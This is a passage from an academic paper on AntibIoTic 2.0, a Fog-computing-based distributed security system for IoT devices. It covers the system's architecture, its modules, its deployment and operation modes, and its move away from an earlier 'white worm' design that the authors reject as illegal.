2.2.2 Architectural Model. Fog computing is based on a hierarchical architecture referred to as N-tier architecture [11]. It is an expansion of the 3-layer architecture [28] composed of Cloud computing, Fog computing, and Internet of Things, where the Fog layer is further structured in several tiers of Fog nodes, as depicted in Figure 2. The more Fog nodes are far from the IoT layer, the more "intelligence" and computational capabilities they gain. Fog nodes at each tier can also be linked together to provide additional services, such as fault tolerance, resilience, and load balancing. A bottom-up description of each layer of the N-tier Fog architecture is provided next [27].




Fig. 2. Fog computing N-tier architecture (inspired from [11]).

IoT Layer. The bottom layer is composed of IoT devices, typically sensors and actuators. Endpoints at this layer are often widely distributed geographically and mainly aim to collect data or actuate commands. Data collected at this level are usually sent to the upper layer for processing and storage.

Fog Layer. The intermediate layer is composed of one or more tiers of Fog nodes and it is the core of the Fog computing architecture. Fog nodes can be placed anywhere between the Cloud and the IoT and are usually able to compute, store, and transmit data. The Fog layer is directly connected to both IoT devices and Cloud servers, to which it interacts by providing and obtaining services. This layer can be further structured in tiers based on the proximity of Fog nodes to IoT devices and Cloud servers.

- *IoT-to-Fog tier*: the lowest tier is composed of Fog nodes placed in proximity to IoT devices and mainly focused on acquiring, normalizing, and collecting data from the lower layer.
- *Fog-to-Fog tiers*: on top of the previous tier, there could be one or more tiers of Fog nodes aimed at filtering, compressing, and transforming the data flowing to the Cloud.
- *Fog-to-Cloud tier*: the highest tier is composed of Fog nodes directly connected to the Cloud infrastructure and mainly in charge of helping Cloud servers in aggregating data and building knowledge from it.

Cloud Layer. The top layer comprises multiple servers with high resources in charge of performing the most challenging tasks, as in the traditional Cloud architecture [46]. However, compared to the Cloud layer of the 2-layer Cloud-IoT architecture, in the N-tier architecture, some of the load can be moved to the Fog, increasing the overall efficiency and improving the user experience.

Looking at the N-tier architecture for Fog computing depicted in Figure 2, it should be clear how it naturally intersects with the AntibIoTic infrastructure, detailed in Figure 1. This intersection will be further explored in the rest of the work.

2.3 The AntibIoTic Evolution

This manuscript merges and extends previous research conducted on AntibIoTic [23, 24, 27]. Over the last few years, the solution has been improved and the design has slightly changed to achieve an effective distributed security system for the IoT. In this section, we summarize the history behind AntibIoTic, underlining challenges and choices that motivated its evolution.

2.3.1 AntibIoTic 1.0. In 2016, the Mirai malware attracted the world attention on the need for solutions against Distributed Denial of Service (DDoS) attacks sourced by IoT devices. As a result, after studying and understanding Mirai [26], we designed the first version of AntibIoTic [24], referred to as AntibIoTic 1.0, as a palliative solution against IoT-driven DDoS attacks.

Infrastructure and modus operandi of AntibIoTic 1.0 were strongly inspired by Mirai and based on the assumption that the intrinsic insecurity of IoT devices could be used as the solution to the IoT security problem. In fact, AntibIoTic 1.0 was a “white worm” operating similarly to the homonym medication used to treat bacterial infections of the human body: it infected vulnerable IoT devices and added them to a “white botnet” of safe endpoints, removing them from the clutches of attackers. It spread with the same unrestrained and highly effective method as Mirai and then it secured the controlled IoT devices instead of using them for malicious purposes. The infrastructure used to support the “white botnet” was also designed to include additional features aimed at increasing the awareness on the IoT security problem and encouraging all actors involved in the IoT devices lifecycle, such as device manufacturers, final users, and security experts, to work together toward a more secure IoT. More details on AntibIoTic 1.0 can be found in [24], including a description of its infrastructure and a detailed list of its functionalities.

2.3.2 The Need for a New Design. The idea behind AntibIoTic 1.0 was sound and seemed promising, however, it hid some issues that made it unfeasible to be deployed in a legal and controlled manner.The legal concerns mainly arose from the AntibIoTic intent of gaining access and partial control of IoT devices without the explicit consent of their owner, even if only for security purposes. Article 3, 4, and 5 of the EU directive on attacks against information systems [32] clearly state that accessing and tampering with the functioning and/or the data of any information system, without right, is punishable as a criminal offense. The very first action that AntibIoTic 1.0 performed in order to secure vulnerable IoT devices was to intentionally gain access, without right, to the endpoint, which would infringe article 3 – “illegal access to information systems” – of the EU directive. Subsequently, AntibIoTic 1.0 was designed to secure the hosting IoT device by acting on its functioning and data (e.g., changing login credentials or updating the firmware), which would violate article 4 – “illegal system interference” – and 5 – “illegal data interference” – of the EU directive. AntibIoTic 1.0 was designed as a white worm and, as such, it was not possible to fully control what devices it targeted in order to require prior consent from their owner. Thus, even if a *white* one, AntibIoTic 1.0 could still be legally considered a computer worm, and it is thus illegal to deploy it.

The legal (and ethical) issues behind AntibIoTic 1.0, along with the huge potential we believed the idea had, gave us the chance to re-engineer the system by including Fog computing in the design [23]. The result is AntibIoTic 2.0, a distributed security system that relies on Fog computing to overcome the legal limitations of AntibIoTic 1.0 and to unleash its full potential with a new Fog-enhanced design.

3 SYSTEM OVERVIEW

AntibIoTic 1.0 represented a promising solution against IoT malware, however, it had some legal and ethical issues that required its re-design. The result is AntibIoTic 2.0, an enhanced version of AntibIoTic that relies on Fog computing to secure IoT deployments.

In this section, we provide a high-level description of AntibIoTic 2.0. First, we give an overview of the rationale behind AntibIoTic 2.0 and we summarize its main features. Then, we detail the security assumptions that drove our design of the solution.

3.1 AntibIoTic 2.0 at Glance

AntibIoTic 2.0 is a Fog-enhanced distributed security system for IoT devices. It can be seen as composed of two main parts: the edge and the backbone.

At the edge, there is one AntibIoTic gateway for each IoT deployment that needs to be secured. The AntibIoTic gateway is a piece of software running on an edge Fog node configured to be the network gateway of the IoT setting and ideally allowing only secure IoT devices to access the Internet. The AntibIoTic gateway uploads on each IoT device a software agent, the AntibIoTic agent, that monitors and improves the local security level of the host and continuously interacts with the Fog node. Based on the interactions with the agents and the rest of the AntibIoTic infrastructure, *i.e.* the backbone, each AntibIoTic gateway makes decisions on how to improve the security posture of the IoT network and whether a single IoT host is allowed or not to access the Internet, also depending on the security level configured for the specific IoT deployment.

The AntibIoTic gateways controlling each IoT deployment are then connected to and co-ordinated by the network of core Fog nodes. The edge Fog nodes interact with the rest of the infrastructure by sending local information to the upper layers and receiving upgrades and updates. The data collected at the upper layers are then aggregated and processed in Cloud computing servers, and the results are used to both improve the solution and generate metrics and statistics made accessible to stakeholders. The Cloud computing servers and the core Fog nodes, constitute the backbone of AntibIoTic 2.0. An overview of AntibIoTic 2.0 is presented in Figure 1.

3.2 Main Features

In this section, we provide a high-level overview of the main features of AntibIoTic 2.0.

Quick installation at the edge. AntibIoTic is designed to be easily used to secure every IoT environment. When a new IoT network needs to be secure, it is sufficient to install a Fog node, with the AntibIoTic gateway on, as the only gateway of the network and properly configure it. The system will then start working transparently to the users and without the need to configure each IoT device in the network manually. AntibIoTic is an especially good fit for large IoT deployments with many IoT devices of the same type.

Host security. The agent running on each IoT device grants AntibIoTic the possibility to act on every endpoint ensuring device-level security. For instance, it can close suspicious ports, kill malicious processes, or remove infected files. The actions performed and the level of protection granted depends on the type of hosting device.

Network security. The edge Fog node acting as the gateway of the IoT network allows AntibIoTic to monitor the network traffic and implement solutions (e.g., Intrusion Detection Systems, Intrusion Prevention Systems, and firewalls) aimed at protecting each IoT deployment against network-level threats. This ensures a consistent minimum level of security across IoT devices, regardless of their host security level.

Data driven. Data collected by AntibIoTic components throughout the infrastructure (e.g., common threats, type of infected devices, and possible countermeasures) are polished, anonymized, aggregated, and correlated in order to derive knowledge from them. On the one side, anonymized live data and statistics can be displayed back to the community via a Web server and local dashboards, with the aim of providing a grasp on the current security level of the IoT. On the other side, data are used internally to constantly improve AntibIoTic with the help of automated and manual analysis executed at the backbone.

Versatility and scalability. The modular infrastructure of AntibIoTic strongly based on Fog computing makes it an extremely versatile and scalable solution. On the one side, it is extremely easy to add new features by acting at the backbone and then propagating the upgrade to the edge, without the need to disrupt the operations of the IoT networks. On the other side, it is simple to quickly scale up by adding Fog nodes both at the backbone and at the edge of the AntibIoTic architecture to support increases in the number of IoT devices.

Lightweight and legacy-friendly. AntibIoTic is designed to secure nearly any IoT deployment, including legacy ones: the AntibIoTic agent is lightweight (see Section 7 for details) and compatible to potentially any IoT device; the AntibIoTic gateway is easy to install and transparent to use, suitable for any IoT setting.

Note that the features provided above are an high-level summary of the main functionalities designed for AntibIoTic 2.0 Extensions and improvements are foreseen and encouraged. For the list of services offered by AntibIoTic 2.0 refer to Table 1 in Section 4.1.

3.3 Security Assumptions

In this section, we illustrate the security assumptions we made while designing AntibIoTic 2.0. Addressing each of these could be a research topic of its own, thus, it is considered future work for this paper. Nevertheless, we discuss each of the security assumptions, and we point at some solutions that could be integrated in AntibIoTic to release the assumption. In some cases, the solutions we mention cannot be included in AntibIoTic as they are and some work is needed to adapt them; however, their existence proves the realism and feasibility of our hypothesis.

Fog nodes are trusted. Fog nodes, both at the edge and in the backbone, are key components of the AntibIoTic infrastructure. These are responsible for regulating the Internet access of IoT devices and processing aggregated data, issuing updates, upgrades, and alerts. If a Fog node is compromised, it could potentially affect the security of the whole system. *In this paper, we assume each Fog node to be a trusted entity, adequately secured and not controlled by malicious actors.*

The security of Fog nodes is still a debated topic in the scientific community and solutions are constantly being proposed to address this concern. For instance, SYSGO is developing PikeOS, a separation kernel based on Multi Independent Levels of Security (MILS) [63], which could be used on each Fog node to make sure it is not by-passable and tamper-proof. Aslam et al. propose FoNAC, an automated Fog node audit and certification scheme [10] that ensures trusted, updated, and vulnerability free Fog nodes.

Secure communication. AntibIoTic 2.0 is a distributed system that strongly relies on components interactions, both at the edge and in the backbone, to ensure the security of IoT devices. If confidentiality, integrity, and authenticity of transmitted data cannot be ensured, the operation of the whole infrastructure is destabilized. *In this paper, the IoT-Fog, Fog-Fog, and Fog-Cloud communications are assumed to be properly secured, granting the confidentiality, integrity, and authenticity of data in transit.*

Securing the communication between network devices is a well-established practice today. Many traditional techniques can be adopted to grant the security of transmitted data by acting at different layers of the ISO/OSI model, such as using the 802.11i wireless security standard WPA2, IPsec, TLS, and HTTPS, to mention the most common ones. Besides, there are novel solutions specifically focused on securing the communication of IoT devices [58], also using Fog computing [34].

The agent is trusted. At the edge of the AntibIoTic architecture, the security of IoT endpoints is granted via the collaboration between the AntibIoTic agent and the AntibIoTic gateway. Suppose the agent running on an IoT device is compromised; in that case, the security level of that device cannot be granted, and the information collected from that endpoint could be distorted, affecting the permission given to that device and potentially also the aggregated statistics for the whole system. *In this paper, we assume the AntibIoTic agent running on each IoT device to be trusted, ensuring the integrity and authenticity of the information it transmits about the security posture of the hosting device.*

The execution of trusted code in a potentially hostile environment, such as a vulnerable IoT device, is a problem still discussed in the scientific community, with some solutions being proposed to implement remote attestation techniques also for legacy IoT devices lacking of ad-hoc security hardware components [1]. In legacy IoT scenarios, hybrid and software techniques are most likely to be deployed, for instance, using solutions like HAtt [5] or SIMPLE [6].

4 DESIGN

After presenting the general idea behind AntibIoTic 2.0, in this section, we introduce details on its design. First, we present the architecture of AntibIoTic 2.0 with a description of each component. Then, we provide an example of how AntibIoTic 2.0 works in a real-world setting, to help the reader with understanding the solution. The list of AntibIoTic services, together with the module of each component implementing them, is reported in Table 1.

Table 1. Services offered by AntibIoTic 2.0, grouped by component.
This table does not include the services required for the internal functioning of AntibIoTic.

Service	*Description*	*Module*
	AntibIoTic Agent	
SANITIZE	Clean the IoT device from host-level threats.	Sanitizer
SECURE	Secure the perimeter of the IoT device to avoid intrusions.	Sanitizer
LOGGING	Generate reports on the security posture of the IoT device.	Reporter
	AntibIoTic Gateway	
ACCESS	Regulate the access to the Internet of the IoT devices.	Handler
UPLOAD	Automatically upload the agent on each IoT device.	Loader
UPDATE	Update and upgrades the agent running on each IoT device.	Loader
OVERVIEW	Show local security data and statistics about the IoT deployment.	Local Panel
NOTIFY	Show security alerts received from the backbone.	Local Panel
CONFIG	Allow to locally tune and configure the system.	Local Panel
NET SEC	Protect against network-level threats.	Watchdog
	AntibIoTic Backbone	
PUBLISH	Publish aggregated trends, data, and statistics to provide an overview of the security status of the IoT.	Web Server
RELEASE	Release updates and upgrades to improve the whole system.	Interpreter
ALERT	Identify new potential threats and issue security alerts.	Interpreter




Fig. 3. AntibIoTic 2.0 system architecture: dissection of the AntibIoTic infrastructure with details on modules forming each main component.

4.1 Architecture

The architecture of AntibIoTic 2.0 is depicted in Figure 3. It is composed of two main parts, which we refer to as *edge* and *backbone*. The *edge* of the AntibIoTic infrastructure can be compared to the IoT and IoT-to-Fog layers, i.e. the lowest layers, of the Fog N-tier reference architecture (see Section 2.2) and it includes two main components acting on each IoT deployment: AntibIoTic gateway, AntibIoTic agent. The *backbone* of AntibIoTic refers to the Fog-to-Fog, Fog-to-Cloud, and Cloud layers of the Fog reference architecture (see Section 2.2), and it is composed of a network of core Fog nodes interacting with Cloud servers to support the operations at the *edge*.

4.1.1 Edge. AntibIoTic agent and AntibIoTic gateway are the two components acting at the edge of the AntibIoTic infrastructure to secure each IoT deployment.

The AntibIoTic agent is the software running on each IoT device. It assesses the security posture of the host device and performs actions aimed at increasing the security level of the endpoint. To this aim, it continuously interacts with, sends security reports to, and receives communications from the AntibIoTic gateway. The AntibIoTic agent is composed of the following main modules.

- *Stub.* This module is the spine of the agent. It is the first module to be executed, and it establishes the initial connection with the gateway. Then, it starts the other modules and listens for communications from the gateway, such as commands, updates, or upgrades.
- *Sentinel.* This module is in charge of continuously sending keep-alive messages to the gateway, proving that the agent is successfully running on the host device.
- *Sanitizer.* This module is the core of the agent. It assesses the security posture of the hosting IoT device and performs the host-level operations needed to secure it. The number and type of actions performed depend on the nature of the host device and on the AntibIoTic configuration for the specific IoT deployment. For instance, this module can kill processes listening on specific ports and bind to those ports to avoid further intrusions or scan executables to detected known malicious patterns and remove corresponding programs.
- *Reporter.* This module is responsible for creating, updating, transmitting, and deleting host-level security reports. A report is a high-level log of the operations performed by the agent on the host device. A new report is transmitted to the gateway when the security posture of the host device changes or when requested from the gateway.

The AntibIoTic gateway is the software running on an edge Fog node acting as the gateway of the IoT network. It interacts with the AntibIoTic agent to improve the security posture of the IoT endpoints and decides whether IoT devices are allowed to access the Internet depending on the information continuously exchanged with the AntibIoTic agent and on the configuration set for the specific deployment. It provides network-level protection via traditional network security solutions (e.g., IDS, IPS, and firewall), and it interacts with the backbone of the AntibIoTic architecture to transmit local information and receive upgrades, updates, and alerts. It also offers a human interface to access system configuration and statistics. The AntibIoTic gateway is composed of the following main modules:

- *Handler.* This module is the main interface towards the IoT network. It receives all connection requests coming from the agents and processes them with the help of the other modules. Then, it decides whether each endpoint is allowed to access the Internet based on the security posture of the IoT device and the configuration set at the gateway level.
- *Loader.* This module has the responsibility to load the agent on each IoT device. It also updates and upgrades the agents when needed.
- *Spotter.* This module receives and tracks keep-alive messages from the agents. When it does not receive keep-alive messages from an endpoint, it raises an alert that can block the device access to the Internet.
- *Logger.* This module is responsible for collecting and aggregating the security reports coming from each IoT endpoint. Each report is checked for integrity, anonymized, and stored locally for further analysis and transmission to the backbone.
- *Informer.* This module is responsible for interacting with the backbone of the infrastructure, *i.e.,* core Fog network and Cloud servers. It transmits local information collected from the IoT deployment (e.g., logs) and receives updates, upgrades, and alerts.
- *Local panel.* This module offers an interface to human actors. It shows local data and statistics, allows system tuning and configuration, and displays notifications sent by the backbone.
- *Watchdog.* This module offers protection against network-level threats implementing traditional network security measures, such as IDS, IPS, and firewall.

4.1.2 Backbone. The backbone of AntibIoTic is composed of core Fog nodes and Cloud servers organized in a hierarchical structure and interacting with each other to support and improve the security operations performed at the IoT deployment. Similarly to a distributed Security Information and Event Management (SIEM) system, the AntibIoTic backbone collects local log data from the

AntibIoTic gateways, parses the logs (*i.e.*, security reports) to extract relevant information, and correlates them to identify trends, metrics, and statistics. The knowledge extracted is interpreted to issue upgrades, updates, or alerts propagated till the edge to each AntibIoTic gateway. The aggregated and anonymized information extracted from the logs can also be made publicly accessible to the community via the built-in website.

The AntibIoTic backbone is composed of the following modules. Please note that these are logical components that can be physically distributed throughout the backbone, ranging from the core Fog network to the Cloud, depending on nodes and resources available for the specific AntibIoTic deployment.

- *Aggregator.* This module receives the security reports from each AntibIoTic gateway and aggregates them, providing consolidated data ready to be processed.
- *Parser.* This module contains the parsing engine that interprets the aggregated security reports and extracts relevant information, such as identified threats, adopted countermeasures, type of device infected, network port used by malware, and so on.
- *Correlator.* This module is responsible for correlating the information extracted from the security report in order to create metrics, generate statistics, and identify patterns that, on the one side, help in having a better understanding of the global status of the IoT security, on the other side, can be used to improve the system. This module generally relies on Artificial Intelligence (AI) and Machine Learning (ML) to produce real-time results.
- *Interpreter.* This module interprets the knowledge extrapolated from the data and turns it into updates, upgrades, or alerts to be transmitted to the AntibIoTic infrastructure in order to improve the system. This step is supervised by security experts who review the results before deployment.
- *Data Manager.* This module ensures a concurrent and secure access to data. Each component interacts with this module to access or store data.
- *Web Server.* This module is a traditional web server composed of a public website and a private admin panel. The website publishes aggregated trends, data, and statistics, providing an overall picture of the live security status of the IoT landscape. The admin panel is used by administrators to tune, configure, and maintain the AntibIoTic infrastructure.

4.2 A Real-World Example: AntibIoTic 2.0 vs Mirai

In this section, we show a practical example of how AntibIoTic 2.0 would work in a real-world scenario. The aim is to give a first taste of how the solution practically works, before providing further details. For more details on how AntibIoTic 2.0 acts in a real setting, refer to Section 6.

Let us assume that the AntibIoTic backbone is properly set up and that, at the edge, the Fog node hosting the AntibIoTic gateway is configured to be the only access to the Internet for the entire IoT deployment. Let us suppose that the highest security level is required, i.e. the *strict* operation mode is set (operation modes for AntibIoTic 2.0 will be discussed in Section 5.2), and that one of the legacy IoT devices in the network, namely a Netgear DGN1000 router, is infected with the Mirai malware. Let us see how AntibIoTic 2.0 acts in this situation. A graphical representation of the interaction between the AntibIoTic components is depicted in Figure 4.

At first, the infected IoT device requests Internet access to the Fog node. The AntibIoTic gateway, in execution on the Fog node, detects that the legacy device does not have the AntibIoTic agent in execution, thus, it does not allow the IoT host to access the Internet. Instead, the AntibIoTic gateway retrieves the latest version of the agent from the AntibIoTic backbone and uploads the agent on the remote IoT device, running it.




Fig. 4. Example of interaction between the main components of AntibIoTic 2.0.

Once the AntibIoTic agent is executing on the infected IoT device, it starts sending keep-alive messages to the gateway and begins to scan the hosting device for security threats. First, the agent kills processes listening on the suspicious ports defined by the AntibIoTic backbone (e.g., TCP/22 SSH, TCP/23 Telnet, TCP/80 HTTP) and binds itself on those ports to prevent further intrusions. Then, the agent scans all running programs in the system memory and terminates the processes having a signature matched in the list of malicious patterns provided by the backbone. In our scenario, where we assumed the Mirai malware running on a Netgear DGN1000 router, both actions performed by the AntibIoTic agent while executing on the router would be effective to secure the hosting device. In fact, Mirai usually binds to Telnet, SSH, and HTTP ports after infecting a device and it has a signature recognizable with a memory scan [26]. As a result, the AntibIoTic agent terminates the Mirai malware and sends an update to the AntibIoTic gateway, communicating that the hosting device is now secure.

The Fog node receives the status update from the AntibIoTic agent and allows the legacy IoT device to access the Internet. From now on, the Netgear router is secure and has full Internet access. Nevertheless, the AntibIoTic agent keeps running on the device periodically looking for security threats and notifying the AntibIoTic gateway in case of a change in the security posture of the hosting device.

5 DEPLOYMENT AND OPERATIONS

After discussing the design choices behind AntibIoTic 2.0, in this section, we provide details on the deployment of the solution. First, we describe some models for the deployment of AntibIoTic 2.0. Then, we introduce operation modes that can be configured at the edge of the AntibIoTic infrastructure to best fit different IoT scenarios. Finally, we highlight why we consider AntibIoTic 2.0 an enhanced version of AntibIoTic 1.0.

5.1 Deployment Models

In this section, we describe the deployment models for AntibIoTic 2.0 supported by some examples. Please note that the illustrations provided here are only examples and are not meant to be exhaustive. Given the high versatility and scalability of the solution, its possible usages are nearly unlimited.

5.1.1 Private AntibIoTic. In a private deployment of AntibIoTic, the user is responsible for the whole AntibIoTic infrastructure, from the backbone to the edge. For instance, consider a large company relying on several Industrial IoT deployments to support its business. In such a scenario, AntibIoTic 2.0 can be deployed as an in-house security solution to grant a consistent level of security across all the IoT deployments of the company.

In this case, the organization needs to install all components required for the functioning of the AntibIoTic infrastructure. The nodes required to implement the backbone depend on needs and available resources, and can be installed in different locations or at the central organization head-quarter. At the edge, a Fog node is required for each IoT deployment. Thus, a minimal AntibIoTic installation requires at least one powerful node acting as the backbone of the infrastructure, and one Fog node installed at each IoT deployment and configured to be the only access to the Internet for all IoT devices in the scope. Once every node is installed, and the initial configuration of the system is performed, AntibIoTic 2.0 will start working seamlessly, securing each IoT setting without requiring any human interaction with the IoT endpoints. IT administrators are able to access all information collected by the agents and modify the configuration of the system both at the backbone and the edge level.

The private deployment of AntibIoTic is the most demanding way to benefit from our solution. It requires qualified personnel to install and monitor the infrastructure and the economic resources needed to maintain the nodes. However, this ensures the best control over the AntibIoTic chain, granting full customization and privacy. The private deployment of AntibIoTic is recommended for big corporations, such as government organizations and multinational companies.

5.1.2 AntibIoTic as a Service. AntibIoTic 2.0 can be offered as a security solution from external entities to secure both consumer and industrial IoT deployments. For instance, consider a consumer who wants to secure its private IoT network (e.g., home network, surveillance network, etc.) without having the right competencies and resources to deploy a security solution itself.

In this scenario, the customer can contact an external entity, such as an Internet Service Provider (ISP) or a specialized security company, who offers AntibIoTic as a service and ask them to add its private IoT deployment in their infrastructure. The AntibIoTic provider installs and configures the AntibIoTic gateway at the customer premises and includes the new IoT deployment in the architecture. Once the AntibIoTic gateway is fully installed, configured, and acts as the only gateway of the network, the customer can use its IoT devices as usual, without changing their configuration. The external entity manages both the backbone and the edge of the system and sells AntibIoTic as a security service, potentially including additional maintenance or assistance packages.

AntibIoTic as a service is the easiest and most inexpensive way for a company or a consumer to secure their network of IoT devices. It does not require competencies from the customer, and the maintenance of the system is outsourced to the AntibIoTic provider. Nevertheless, this deployment gives no control to the customer on the AntibIoTic chain, and specific agreements need to be stipulated with the provider to ensure the desired level of privacy and customization.

5.1.3 Hybrid AntibIoTic. AntibIoTic can also be deployed as a hybrid solution where the customer is responsible for the edge of the infrastructure and relies on an external entity for the backbone. For instance, consider a medium-sized company with a brownfield IoT deployment where a consistent security level needs to be granted without disrupting business processes.

In this case, the corporation can contact an external entity who provides AntibIoTic as a service and request the integration of a self-managed local deployment of AntibIoTic in the provider infrastructure. The external entity offers support for installing the AntibIoTic gateway at the customer premises, but it is the company responsibility to configure and manage the system at the edge. Once the installation, configuration, and integration of the edge Fog node with the AntibIoTic backbone is completed, the AntibIoTic gateway will act as the only point of access to the Internet and the system will secure the new IoT deployment according to the custom local settings, without the need to manually configure each IoT device.

The hybrid deployment of AntibIoTic is a relatively inexpensive security solution that gives the customer the possibility to control its local configuration according to the needs without having to maintain the backbone of the system. It still requires qualified personnel to configure and maintain the local AntibIoTic deployment as well as the interaction with the provider infrastructure. However, this ensures partial control over customer data privacy and high customization (e.g., having the possibility to grant a lower security level to reduce the impact of the solution on business processes). The private deployment of AntibIoTic is ideal for medium-sized companies who need a tailored security solution for their IoT deployment but are not willing or capable of handling the whole AntibIoTic infrastructure.

5.2 Operation Modes at the Edge

At the edge of the AntibIoTic infrastructure, the Fog node acts as the network gateway for the IoT deployment and it is in charge of deciding whether an IoT device is allowed to access the Internet, depending on its security posture. However, AntibIoTic 2.0 is designed to work in different IoT scenarios characterized by various security and connectivity requirements. For instance, in an IoT network of safety-critical systems, the availability of each host is of utmost importance, while security is only desired. Thus, any security solution adopted in this context should not impact the functionality of the IoT application by disrupting the connectivity of IoT devices while trying to secure the system. On the opposite, an IoT deployment belonging to a military environment might require the highest security level possible, even to the detriment of connectivity. For this reason, when AntibIoTic is deployed in a specific IoT setting, an initial configuration is performed. First, the installer defines the parameters the AntibIoTic gateway uses for classifying the security flaws identified by the AntibIoTic agent on each IoT device, for instance, considering severe security flaws all those vulnerabilities leading to a remote code execution or having a vulnerability score higher than a specific threshold. The operation mode is then set based on the balance between security and impact on the IoT application that is desired within the particular deployment.

In the following, we present a set of operation modes for AntibIoTic 2.0, summarized in Table 2 [27]: *Strict*, *Moderate*, *Lenient*. Please note that the information presented below represents a reasonable set of configurations that might be suitable for most IoT deployments. However, this set might not be exhaustive, thus, modifications or additions are highly encouraged.

Strict. The strict operation mode is the most secure one. When this mode is set, only IoT devices that are correctly running the AntibIoTic agent and can be fully secured by AntibIoTic are allowed to access the Internet. The AntibIoTic gateway does not give Internet access to any IoT endpoint not running the AntibIoTic agent, *i.e.* devices from which the AntibIoTic gateway does not regularly receive keep-alive messages, or presenting any type of open security flaw. Only when AntibIoTic can ensure the highest security level for the hosting device, this will be allowed to the Internet. For instance, if the AntibIoTic agent running on a specific IoT device detects an

Table 2. Operation modes at the edge of the AntibIoTic 2.0 infrastructure. For each operation mode, the table reports the security level ensured, the impact on the IoT applications AntibIoTic might have, and what requirements the IoT devices need to meet to be allowed to access the Internet, in terms of AntibIoTic agent execution and security flaws identified on the system.

Operation Mode	Security	Impact	Devices Requirements	
			AntibIoTic Agent	Security Flaws
Strict	High	High	Running	None
Moderate	Medium	Medium	Running	Minor
Lenient	Low	Low	Running	Any

insecure Telnet server in execution, it will report this to the AntibIoTic gateway who will not allow this endpoint to access the Internet.

This operation mode is designed for scenarios where security is the utmost concern, even if this can have a high impact on the operation of the IoT applications. For those scenarios where the connectivity of IoT endpoints is a key concern, this mode of operation is not recommended.

Moderate. The moderate operation mode is the most balanced one. When this mode is set, IoT devices correctly running the AntibIoTic agent and not presenting severe security flaws are allowed to the Internet. The AntibIoTic gateway does not allow to the Internet those IoT endpoints not running the AntibIoTic agent or presenting severe security threats that can profoundly impact the security posture of the IoT deployment. IoT devices with minor security flaws are allowed to access the Internet while trying to be secure, as long as they still have the AntibIoTic agent in execution closely controlling their security status. For instance, if the AntibIoTic agent reports to the gateway that the hosting IoT device runs a web application with the X-Content-Type-Options Header missing, this endpoint will still be allowed to the Internet if this vulnerability can be classified as a minor security flaw.

This operation mode is designed for scenarios where security and connectivity are desired but not critical concerns. In this mode of operation, AntibIoTic works to grant a good security level for IoT devices without having a high impact on the operation of the IoT applications.

Lenient. The lenient operation mode is the one with the lowest impact on the regular operation of IoT applications, to the detriment of security. When this mode is set, all IoT devices running the AntibIoTic agent are allowed to access the Internet, regardless of their security posture. AntibIoTic still works to ensure the best security level possible for each IoT device, however, the AntibIoTic gateway does not prevent insecure devices to access the Internet. Only IoT devices not running the AntibIoTic agent are not allowed to the Internet. For instance, if the AntibIoTic gateway does not receive keep-alive messages from a specific IoT endpoint, this device will not be allowed to the Internet.

This operation mode is ideal for those scenarios where the connectivity and availability of IoT devices are of utmost importance, while security is only desired.

5.3 Why is AntibIoTic 2.0 Better Than Its Predecessor?

Now that the details of AntibIoTic 2.0 have been unfolded, we want to underline what makes it an improvement when compared to its predecessor.

AntibIoTic 2.0 is an enhanced version of AntibIoTic 1.0 which relies on Fog computing to secure IoT devices (instead of acting as a "white worm" that creates a botnet of safe systems, as in AntibIoTic 1.0). The integration of Fog computing in the design provides multiple benefits.

